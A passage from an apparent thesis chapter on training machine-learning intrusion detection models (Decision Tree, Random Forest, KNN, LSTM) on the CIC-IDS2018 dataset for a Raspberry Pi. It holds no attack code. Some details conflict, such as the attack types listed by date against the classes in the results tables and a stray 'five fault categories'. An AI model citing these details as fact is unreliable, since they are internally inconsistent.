- **Realistic traffic:** The dataset simulates real-world network environments, which helps models generalize better to practical deployment, including on small-scale or IoT networks.
- **Variety of attacks:** It includes a broad spectrum of up-to-date attack types, making it ideal for training a versatile IDS capable of detecting multiple intrusion vectors.
- **Labeled data:** The availability of well-labeled instances allows for supervised machine learning, enabling accurate training, validation, and testing of models.
- **Scalability:** The dataset contains over 3 million records, providing a large volume of data necessary for training deep learning models such as LSTM, while still allowing for pre-processing and downsampling to fit the resource constraints of the Raspberry Pi.
- **Public and reproducible:** As an open and widely used dataset, CIC-IDS2018 ensures reproducibility of experiments and allows comparison with existing IDS research.

This dataset thus offers the balance of realism, variety, and volume required to build and test a practical IDS, especially one intended to run on edge devices like the Raspberry Pi

3.2.1 Source Files and Data Volume

While the complete dataset [17] spans multiple days of traffic, four specific CSV files were selected for this study due to their diversity in attack scenarios and manageable data volume:

- `02-14-2018.csv`
- `02-23-2018.csv`
- `03-01-2018.csv`
- `03-02-2018.csv`

Together, these files contain over 3.4 million labeled network flow records. Each entry includes dozens of features, such as protocol type, source and destination IPs, byte and packet counts, durations, and statistical metrics over time windows.

3.2.2 Attack Types by Date

The selected files cover a wide range of attacks, categorized by the date of capture. Table 3.1 summarizes the distribution of attack types per day.

Date	Attack Types
02-14-2018	Web Attack – Brute Force, XSS, SQL Injection
02-23-2018	FTP-Patator, SSH-Patator
03-01-2018	DoS Hulk, DoS GoldenEye, PortScan
03-02-2018	Bot, Infiltration, PortScan, DDoS

Table 3.1: Attack Types by Date in Selected Files

All selected days also contain `BENIGN` traffic, which is crucial for training models to differentiate normal behavior from intrusions.

3.2.3 Class Distribution and Imbalance Issues

A preliminary analysis of the dataset revealed significant class imbalance. Certain attack types, such as `DoS Hulk` and `PortScan`, dominate the dataset with hundreds of thousands of instances, while others—such as `Infiltration`—are underrepresented.

This imbalance poses challenges during training, as models may become biased toward frequent classes, leading to poor detection of rare but critical attacks. To address this issue [18], the following techniques were considered:

- **Under-sampling** of majority classes such as `BENIGN` and `DoS` traffic.
- **Over-sampling** of minority classes using techniques like SMOTE.
- **Class weighting** during model training to penalize misclassification of rare classes more heavily.

These measures aim to enhance the generalization ability of models and improve detection across all attack categories, especially low-frequency intrusions.

3.2.4 Class distribution

We noticed a significant imbalance in the classes, which could cause problems for our models later on as shown in Figure 3.1.



Figure 3.1: istribution of samples to categories

The three graphs shown in Figure 3.2 illustrate how certain network traffic characteristics (bandwidth packet, minimum routing segment size, and initial routing win bytes) differ between benign and malicious categories. These visual differences highlight the potential of these characteristics to help effectively classify network attacks.



Figure 3.2: Traffic Feature Distribution by Label

3.3 Data Preprocessing

Effective data preprocessing is a critical step in building reliable and generalizable machine learning models. The raw network flow data in the CIC-IDS2018 dataset [17] includes a large number of features, some of which are irrelevant, redundant, or improperly formatted for training purposes. This section describes the preprocessing pipeline used prior to model training.

3.3.1 Feature Selection and Engineering

The original CIC-IDS2018 dataset contains more than 80 features, many of which are derived metrics or protocol-level indicators. To reduce computational complexity and focus on the most informative attributes for intrusion detection, a structured feature selection process was applied based on the following criteria:

- **Correlation Analysis:** Pearson correlation was used to evaluate the statistical relationship between each feature and the class labels. Highly redundant or irrelevant features were discarded.
- **Domain Knowledge:** Features known to be relevant to intrusion patterns—such as packet counts, byte flow rates, and timing-related attributes—were retained.
- **Data Type Filtering:** Non-numeric fields (e.g., `Flow ID`, `Source IP`, `Timestamp`) were excluded since they do not contribute to learning and increase preprocessing complexity.

The final selected feature set included the following attributes:

- **Flow Duration:** Total time (in microseconds) of the network flow. Useful for identifying long-lasting or short-burst attacks.
- **Total Fwd Packets:** Number of packets sent from source to destination. High volumes may indicate scanning or flooding.
- **Total Backward Packets:** Number of packets returned from destination to source. Disproportionate counts can flag suspicious behavior.
- **Flow Bytes/s:** Average byte rate of the flow. Useful in spotting abnormal data exfiltration or slow, stealthy attacks.

- **Flow Packets/s:** Packet rate per second in the flow. Helps detect bursty patterns seen in DoS or brute-force attacks.
- **Packet Length Mean:** Average size of packets. Attack traffic often uses packets of unusual length to avoid detection.
- **Fwd Packet Length Max:** Maximum packet size in the forward direction. Large values may suggest file transfers or exploitation payloads.
- **Bwd Packet Length Std:** Standard deviation of packet sizes in the backward direction. High variance can indicate inconsistent or evasive responses.
- **Flow IAT Mean:** Mean inter-arrival time between packets. Irregular timing patterns often suggest automated or malicious behavior.

This feature selection process effectively reduced the dataset's dimensionality, improved training speed, and enhanced model interpretability, making it more suitable for deployment on a resource-constrained platform such as the Raspberry Pi.

3.3.2 Label Encoding and Normalization

The class labels (e.g., `DoS Hulk`, `Benign`, `PortScan`) were transformed using label encoding to convert them into numerical form, suitable for classification models in `scikit-learn` and similar libraries.

In addition, all selected features were normalized using Min-Max scaling, bringing them into a standardized range between 0 and 1. This normalization is crucial for distance-based algorithms like KNN and also improves convergence for neural networks.

3.3.3 Handling Missing and Redundant Data

Several rows in the dataset contained invalid entries such as NaN values, infinite values, or artifacts from zero-division errors. These often appeared in fields like `Flow Bytes/s` and `Flow Packets/s`. Such rows were excluded from the dataset to avoid training instability.

Further, duplicated entries and records with constant-valued features (i.e., zero variance) were removed to maintain a diverse and meaningful training set.

3.3.4 Train-Test Split Strategy

To ensure fair model evaluation, the cleaned dataset was split into training and testing sets using an 70/30 stratified split As shown in Figure 3.3. Stratification preserved the class distribution across both subsets, ensuring that each attack type was proportionally represented in training and evaluation phases.



Figure 3.3: Data Splitting for Machine Learning

This preprocessing pipeline provided a clean, balanced, and machine-readable dataset, suitable for robust machine learning model training as described in the following section.

Correlation Heatmap of the 10 features



Figure 3.4: Feature Correlation Heatmap

3.4 Model Selection and Training

To detect a wide range of network attacks with high accuracy, four machine learning models were selected based on their suitability for multi-class classification and their prior success in intrusion detection systems: Decision Tree, Random Forest, K-Nearest Neighbors (KNN), and a deep learning model based on Long Short-Term Memory (LSTM) networks.

3.4.1 Model Overview

To analyze and classify network traffic into benign or malicious categories, several machine learning models were selected, each representing a distinct class of learning algorithms. This section presents a brief overview of the models used in the evaluation phase.

- **Decision Tree (DT):** A supervised learning algorithm that uses a tree-like structure to model decisions. It partitions the data space using recursive binary splitting based on feature values. Decision Trees are highly interpretable and effective for structured, tabular data.

- **Random Forest (RF):** An ensemble learning technique that constructs a multitude of Decision Trees during training and outputs the class that is the mode of the individual tree predictions. It leverages bagging (bootstrap aggregating) and random feature selection to reduce variance and improve generalization.

- **K-Nearest Neighbors (KNN):** A non-parametric, instance-based learning algorithm. Classification is performed by identifying the k closest data points (neighbors) in the training set and assigning the majority class label. KNN is simple and effective, especially when the distance metric is well-suited to the feature space.

- **Long Short-Term Memory (LSTM):** A type of Recurrent Neural Network (RNN) specifically designed to capture long-term dependencies in sequential data. LSTMs are particularly effective in modeling time-series patterns such as those found in network flows, where temporal order and context are critical.

Each model offers a unique trade-off between interpretability, computational cost, and performance on structured versus sequential data. This diversity enables comparative evaluation under various scenarios.

3.4.2 Results and performance comparison of models

Decision Tree Classifier

Figure 3.5 shows the confusion matrix for the Decision Tree model, while Table 3.2 displays the performance metrics of Decision Tree in classifying the five fault categories. The table includes important metrics such as precision, recall, F1 score, and overall accuracy.



Figure 3.5: Confusion Matrix Decision Tree

Class	**Precision**	**Recall**	**F1-Score**	**Support**
Benign	0.98	1.00	0.99	362,449
Bot	1.00	1.00	1.00	42,711
Brute Force - Web	0.97	0.97	0.97	36
Brute Force - XSS	1.00	1.00	1.00	18
FTP-BruteForce	0.84	1.00	0.91	21
Infiltration	0.54	0.18	0.27	9,157
SQL Injection	0.91	0.67	0.77	15
SSH-Bruteforce	1.00	1.00	1.00	28,157
Overall Accuracy			**0.98**	**442,564**

Table 3.2: Decision Tree Classification Report of the IDS Model on the Test Set

Analysis : The Decision Tree performed very well on most classes, especially large ones like Benign, Bot, and SSH-Bruteforce. However, it significantly underperformed on the Infiltration class, likely due to data imbalance or the subtle characteristics of this attack type. The model is interpretable and computationally efficient but may overfit to training data.

Random Forest Classifier

Figure 3.6 shows the confusion matrix for the Random Forest model, while Table 3.3 displays the performance metrics of Random Forest in classifying the five fault categories. The table includes important metrics such as precision, recall, F1 score, and overall accuracy.



Figure 3.6: Confusion Matrix Random Forest

Class	**Precision**	**Recall**	**F1-Score**	**Support**
Benign	0.98	1.00	0.99	362,449
Bot	1.00	1.00	1.00	42,711
Brute Force - Web	1.00	0.97	0.99	36
Brute Force - XSS	1.00	1.00	1.00	18
FTP-BruteForce	0.84	1.00	0.91	21
Infiltration	0.61	0.17	0.26	9,157
SQL Injection	1.00	0.67	0.80	15
SSH-Bruteforce	1.00	1.00	1.00	28,157
Overall Accuracy			**0.98**	**442,564**

Table 3.3: Random Forest Classification Report of the IDS Model on the Test Set

Analysis : Random Forest slightly outperformed the Decision Tree in both accuracy and macro average scores. It maintained excellent precision and recall across all frequent classes and improved stability through ensembling. Nonetheless, performance on rare classes like Infiltration and SQL Injection remains limited, indicating that data imbalance is still a major factor.

K-Nearest Neighbors (KNN)

Figure 3.7 shows the confusion matrix for the KNN model, while Table 3.4 displays the performance metrics of KNN in classifying the five fault categories. The table includes important metrics such as precision, recall, F1 score, and overall accuracy.



Figure 3.7: Confusion Matrix KNN

Class	**Precision**	**Recall**	**F1-Score**	**Support**
Benign	0.98	1.00	0.99	362,449
Bot	1.00	1.00	1.00	42,711
Brute Force - Web	0.95	0.97	0.96	36
Brute Force - XSS	1.00	1.00	1.00	18
FTP-BruteForce	0.84	1.00	0.91	21
Infiltration	0.58	0.17	0.26	9,157
SQL Injection	1.00	0.53	0.70	15
SSH-Bruteforce	1.00	1.00	1.00	28,157
Overall Accuracy			**0.98**	**442,564**

Table 3.4: KNN Classification Report of the IDS Model on the Test Set

Analysis : KNN showed comparable performance to the other classifiers with slightly more variance. The method struggles with computational efficiency and high memory usage in large datasets, which is especially relevant in real-time systems. Its performance degradation on rare attack types also indicates sensitivity to noise and data distribution.

LSTM (Long Short-Term Memory)

Figure 3.8 shows the confusion matrix for the LSTM model, while Table 3.5 displays the performance metrics of LSTM in classifying the five fault categories. The table includes important metrics such as precision, recall, F1 score, and overall accuracy.

